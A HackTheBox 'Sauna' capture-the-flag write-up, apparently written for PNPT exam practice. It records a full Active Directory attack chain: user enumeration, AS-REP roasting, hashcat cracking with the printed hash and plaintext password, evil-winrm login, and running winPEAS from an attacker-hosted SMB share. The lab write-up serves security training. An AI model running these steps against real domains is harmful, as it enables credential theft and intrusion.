
REPORT - Sauna


Hackthebox Sauna machine was suggested to me for practice of the PNPT exam This is a easy rated level windows machine. So things that I learned or enforced was OSINT using who worked on the page as well as bruteforcing credentials for the inital foothold. Which we then use a AS-REP Roast to get the initial hash and then using win-rm for the inital foothold. From there I learned how to remotely run winpeas on a system and store the results on the kali machine, which led to me using mimikatz.exe to collect the NTLM hash and then logging in a new Win-RM as Administrator.

First lets start with a nmap scan



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ sudo nmap -T4 -p- -A 10.10.10.175 -Pn
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 10:09 EST
Nmap scan report for 10.10.10.175
Host is up (0.016s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-02 22:11:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m58s
| smb2-time:
|   date: 2025-01-02T22:12:27
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   14.15 ms 10.10.14.1
2   18.70 ms 10.10.10.175

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.75 seconds
```

SMB is v3 so no luck there, lets try going after the website.



Font scripts
Font Awesome
Google Font API

Web servers
IIS 10.0

Operating systems
Windows Server

UI frameworks
Bootstrap


Something wrong or missing?

Automate technology lookups

Our APIs provide instant access to website technology stacks, contact details and social media profiles.

Compare APIs →

the webpage shows it is running on windows IIS, that the OS is Windows Server, either 2016 or 2019. Nothing really interesting after that. Lets try fuzzing and see if we can get any interesting directories.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ ffuf -u http://10.10.10.175/FUZZ -w /usr/share/wordlists/seclists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.175/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 31ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 18ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 32ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 33ms]
#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 35ms]
#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 35ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 36ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 36ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 37ms]
#                       [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 36ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 37ms]
# on at least 2 different hosts [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 40ms]
                        [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 42ms]
images                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 42ms]
# Copyright 2007 James Fisher [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 42ms]
Images                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 14ms]
css                     [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 14ms]
fonts                   [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 55ms]
IMAGES                  [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 20ms]
Fonts                   [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 17ms]
CSS                     [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 15ms]
                        [Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 61ms]
:: Progress: [220559/220559] :: Job [1/1] :: 2739 req/sec :: Duration: [0:01:40] :: Errors: 0 ::
```

Nothing interesting there, now lets look at the contact us page to see what possible users could be there. A little bit of OSINT to create a user list.

fsmith

hbear


btaylor

skerb

scoins


sdriver

Now we have our user list lets check out LDAP to see what the domain name is for the system.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ sudo nmap -n -sV --script "ldap* and not brute" 10.10.10.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 10:22 EST
Nmap scan report for 10.10.10.175
Host is up (0.013s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-02 22:22:38Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
| ldap-search:
|   Context: DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: DC=EGOTISTICAL-BANK,DC=LOCAL
|         objectClass: top
|         objectClass: domain
```


Now lets use kerbrute to check it against our user list this shows us that fsmith is a usable account.



```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ kerbrute userenum -d EGOTISTICAL-BANK.LOCAL /usr/share/seclists/SecLists-master/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.175

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 01/02/25 - Ronnie Flathers @ropnop

2025/01/02 11:14:40 >  Using KDC(s):
2025/01/02 11:14:40 >   10.10.10.175:88

2025/01/02 11:14:43 >  [+] VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
2025/01/02 11:14:58 >  [+] VALID USERNAME:       hsmith@EGOTISTICAL-BANK.LOCAL
2025/01/02 11:15:00 >  [+] VALID USERNAME:       Administrator@EGOTISTICAL-BANK.LOCAL
2025/01/02 11:15:08 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2025/01/02 11:16:25 >  [+] VALID USERNAME:       Fsmith@EGOTISTICAL-BANK.LOCAL
```

now lets try using GetNPUsers.py to collect asphashes on the system. using this script will attempt to list and get TGTs for users who have the property ‘do not require Kerberos preauthentication’ set. This will return user account information and the permission of ‘UF_DONT_REQURE_PREAUTH. This will allow the DC to just send the hash to an unauthenticated user, from there the script will output john the ripper output for you to use it for cracking. In this case we are using the hash.


```
GetNPUsers.py 'EGOTISTICAL-BANK.LOCAL/' -usersfile sauna.txt -fo
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ GetNPUsers.py 'EGOTISTICAL-BANK.LOCAL/' -usersfile sauna.txt -format hashcat -outputfile hashes.aspreroast -dc-ip 10.10.10.175
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] User administrator@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hsmith@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
```

From there we can use hashcat to get the plaintext password.


```
hashcat -m 18200 hashes.aspreroast /usr/share/wordlists/rockyou
```




```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL@EGOTISTICAL-BANK.LOCAL:86676483d7a752c8d6d747443ce32ecd$f3c06b7df8105031e3788f79e28b6ad463c8db82d93cd8e2e5f35b27
e94426173693b96bf87c8dd78d20ece2fae897fd65763bf3e94ec1aa8d18dc160acca0b650c86979ca8c9296e841c74611a25a25d858c6136f2bb02f1f4178740762431ed206e0c3bdb71621da38
745d48110d3d0319c9b26e91621dee1674e7783d2062c808ef6b066d8ba7b8cc2ea5dd6733ed919dfe7cbe70ecce4ef3dad87cd345160d9e1d1c135fe5be04758fcb735c4059af4fbf199df0a0d5
93f5d7ae22914224e91859e33f53365c1ddc83548fa72b44283638314b89021c9cb07b9d5df816d03ca2da9fe2219a9eaa23b02f85221378e18c4a42eb343b659d2e16efe52f2f5f:Thestrokes2
3
```

The account fsmith and his password is Thestrokes23, we can login using evil-winrm and get the user flag.

Now some basic enumeration prior to copying over winpeas.exe over to the system. I ran whoami /priv, and systeminfo and found that this user really does not have alot going for its account for privesc. I couldnt use windows-exploit-suggester, which brought me to copying over winpeas using this method.



```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```



```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Now I created a smbshare on my kali server, connected it on the sauna system, to then runwinpeas on kali and saving the output on kali locally. Here are the steps that I used.

1. Copy over winpeasx64.exe to the folder where my share would be hosted.
2. Create a smbserver using the impacket toolset using this command.

   ```
   smbserver.py -username kali -password kali share . -smb2suppo
   ```

3. Now over on the Sauna machine we need to connect our temporary share


   ```
   net use \\kali-ip\share /u:kali:kali
   cd \\kali-ip\share
   ```

4. Now back over on our kali box, this is where the cool trick comes in, we will run the winpeas

   a.

   ```
   .\winPEASx64.exe cmd fast > sauna_winpeas_fast
   ```

Now we can look thru winpeas to see if we have anything interesting to find, and we do find a service account with a plaintext password we could try using for further enumeration, since fsmiths account is a dud.

